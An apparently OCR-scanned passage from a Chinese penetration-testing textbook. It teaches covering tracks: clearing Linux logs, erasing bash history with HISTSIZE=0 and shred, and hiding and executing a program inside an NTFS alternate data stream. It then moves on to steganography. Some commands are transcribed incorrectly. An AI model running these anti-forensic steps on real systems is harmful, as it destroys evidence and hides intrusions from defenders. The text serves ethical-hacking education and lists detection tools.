


图12.3　Log Parser Lizard

Log Parser Lizard实际上只不过是Microsoft Log Parser(日志解析器)程序的一个图形界面。Log Parser是一个多功能的软件，可使用SQL查询查看和搜索日志文件。该程序可以搜索所有类型的日志文件源，包括基于文本的数据，如日志文件、XML文件和TSV/CSV文本文件，以及Windows操作系统中的关键数据源，如Windows事件日志、IIS日志、注册表、文件系统、活动目录服务等。

那么Linux呢？可以清除Linux中的日志吗？当然可以，下面就将介绍相关内容。

12.2.3 清除Linux计算机上的事件日志

Linux系统的日志文件存储在/var/log目录中。可以使用任何文本编辑器(如gedit)打开并查看包含日志消息的明文文件：

```
gedit  /var/log/messages
```

在离开攻陷的系统之前，应注意打开该文件并删除能够反映攻击活动的条目，如果时间紧迫，则可删除所有条目。虽然删除单个条目不容易引起怀疑，并且可以帮助规避防护，删除所有条目更为有效，但是缺少日志文件这种异常事件足以引起注意。

在使用在此列出的任何一种技术时，要记住，作为善意者，这样做可能会破坏你行为的证据或文档，而这些证据和文档在后续与客户的讨论中可能用到。而一个坏人(或是说不怀好意者)如果选择删除系统中的日志文件和其他项目以隐藏行迹，他可能会发现自己陷入困境。在一些法庭和法律体系中，删除日志文件的行为可作为实施了犯罪的证据。

12.2.4 擦除命令历史

在完成Linux系统测试之前，可以删除命令历史，从而防止检索到曾经进行的操作。记住，Linux中的shell通常会记录系统中最后执行的那些命令。知识渊博的系统管理员(或鉴证专家)会检查你执行的所有命令，从而检测和破译你在系统上的行动，并可能将其用作证据。

想要查看历史操作，可使用如下命令：

```
more ~/.bash_history
```

历史文件的大小由环境变量HISTSIZE确定。可通过输入：

```
echo $HISTSIZE
```

查看HISTSIZE变量的大小。

然后，可输入：

```
export HISTSIZE=0
```

将该变量设为零。

现在，shell将不存储任何历史记录。如果深谋远虑，可在执行所有命令前，将该变量值更改为零，以减少后续清理工作量。但如果不这样做，之后将仍然需要将该变量设置为零。

如果还想进一步清理，可以粉碎历史文件，使它再无用处(如果方式正确)。

```
shred -zu root/.bash_history
```

该行命令使用带-zu 开关选项的shred命令，用零值覆盖历史记录，然后删除该文件。要检查历史记录是否已经被粉碎，可通过输入以下命令查看历史文件。

```
more /root/.bashhistory
```

恭喜！日志文件现已从Linux中删除。

12.3 隐藏文件

如果已经在系统上植入了文件，有一些很好的方法可用于隐藏它们，以阻止或迟滞检测。诸如Windows之类的操作系统提供了许多能够隐藏文件系统中信息的方法，包括文件属性和备用数据流。

文件属性是操作系统的一个功能，它允许将文件标记为具有某些属性(如隐藏)。标记为隐藏的文件不会自动显示在常规的目录列表或文件管理程序(如Windows资源管理器)中。虽然用这种方式隐藏文件并不能提供完整保护，因为更高级的检测技术可以发现用这种方式隐藏的文件。另外，只需要进行几次单击操作，很多文件管理器会自动显示隐藏的文件。

下面是隐藏数据的其他一些方法。

12.3.1 使用备用数据流(NTFS)隐藏文件

在Windows系统上，使用一种鲜有报道的称为备用数据流(Alternate Data Streams，ADS)的功能，即可有效隐藏数据。虽然NTFS文件系统很早就具备这个功能，但它却从未引起大量关注。

该功能最初是为了确保与Macintosh计算机的兼容性而提供的，但它已被用于其他用途，例如本文所述的这种。ADS提供了在现有文件中隐藏文件数据的能力，而不会以任何方式改变文件的外观或行为。当使用ADS时，文件可以避开所有传统检测技术以及dir命令和Windows资源管理器的检测。

实际上， ADS的应用是一个重大安全问题，因为它近乎是一种完美的数据隐藏机制。在使用ADS嵌入并隐藏一份数据后，它可以一直保持隐藏，等待着后续攻击者决定运行它。

练习12.1：创建备用数据流

本练习将介绍如何在Windows中使用备用数据流。完成练习后，即可学会如何利用ADS来隐藏文件。

创建ADS的过程很简单。只需要输入：

```
triforce.exe> smoke.doc:triforce.exe.
```

执行此命令将读取文件triforce.exe，并将其隐藏在文件smoke.doc之中。

此时，该文件就变成流式的。下一步则是删除刚刚隐藏的原始文件，也就是triforce.exe。

作为攻击者，要获取该文件非常简单，只需要输入：

```
Start smoke.doc:triforce.exe
```

该命令具有打开隐藏的文件并执行它的功能。

作为防御者，这似乎是个坏消息，因为以这种方式隐藏的文件用大多数手段无法检测。但是使用一些先进的方法可以检测到它们。可以使用的一些工具包括：

Sfind　一个用于查找流文件的取证工具

Streams　用于查找ADS流文件

StreamArmour　用于检测ADS的开源软件

关于ADS，本书要说明的一点是，仅仅因为使用ADS可以在系统中隐藏文件，并不能说明这是一个“邪恶”功能。相反，出于完全正当的原因也可以使用该功能(就像本书已经介绍的许多技术一样)。对于Windows ADS而言，IE和Office用该功能确定文件从何处下载。是否曾有过疑问，为何Word、Excel或其他应用程序，可以很容易地知道文件是从网上而不是从本地驱动器上下载的？这是因为，描述文件获取来源的信息是存储在文件附带的ADS中。根据在ADS中记录的内容，支持ADS的应用程序，例如Word，即可读取信息并采取适当的操作(对于Word或Excel，该文件将以只读方式打开)。

ADS是一种称为分叉文件系统(forked filesystem)的概念的一种实现方式。该概念已出现了很长一段时间，并且存在于过去20年中发布的许多文件系统和操作系统中。使用这种文件系统的目的是将数据和元数据分开存储。例如，一个文件可以将其数据存储在文件系统中，也就是出现在目录或文件夹列表中，代表文件的内容。但与之链接的是元数据，这些数据描述了该文件的作者和来源以及其他一些信息。

有关ADS和分叉文件系统还有一点值得讨论：Linux确实有一个被称为扩展文件属性的功能，具有类似的目的。然而，尽管操作系统支持该功能，但就像Windows一样，它不支持大型文件——超过64KB的文件无法使用该特性。最后，虽然Linux支持该功能，但它只在(Linux允许使用的文件系统中的)支持该功能的数种文件系统上这么做。

12.3.2　用隐写术隐藏文件

隐藏文件的另外一种方式是采用一种称为隐写术(Steganography)的流程。该流程不是一种新的方法，而是一种被数字时代吸收的老方法。使用这种技术，可以将字面上的任何东西，包括可执行文件和任何其他信息，隐藏到众目睽睽之下，而人人熟视无睹。

在深入说明之前，首先强调一下加密和隐写术之间的区别。加密是将一段明文转换为密文，即不可读的文本，以防止原始消息被泄露给未授权方。加密不做什么？加密不会阻止任何人理解正在传输的信息，因为，加密数据可能被拦截和检查。但是，没有最为重要的密钥，密文是无法被轻易破译的。

现在对比一下隐写术的流程。在该流程中，数据被隐藏在其他信息中，这样，不知道这个秘密的人就无法意识到有数据隐藏在其中。如图12.4和图12.5的两张图片所示：其中之一是原始图像，另外一个则嵌入了一个PDF文件。只用肉眼能看出区别吗？答案是否定的。



图12.4　原图



图12.5　嵌入PDF文件的图

隐写术的另一个例子如图12.6和图12.7所示。




图12.6　原始图像

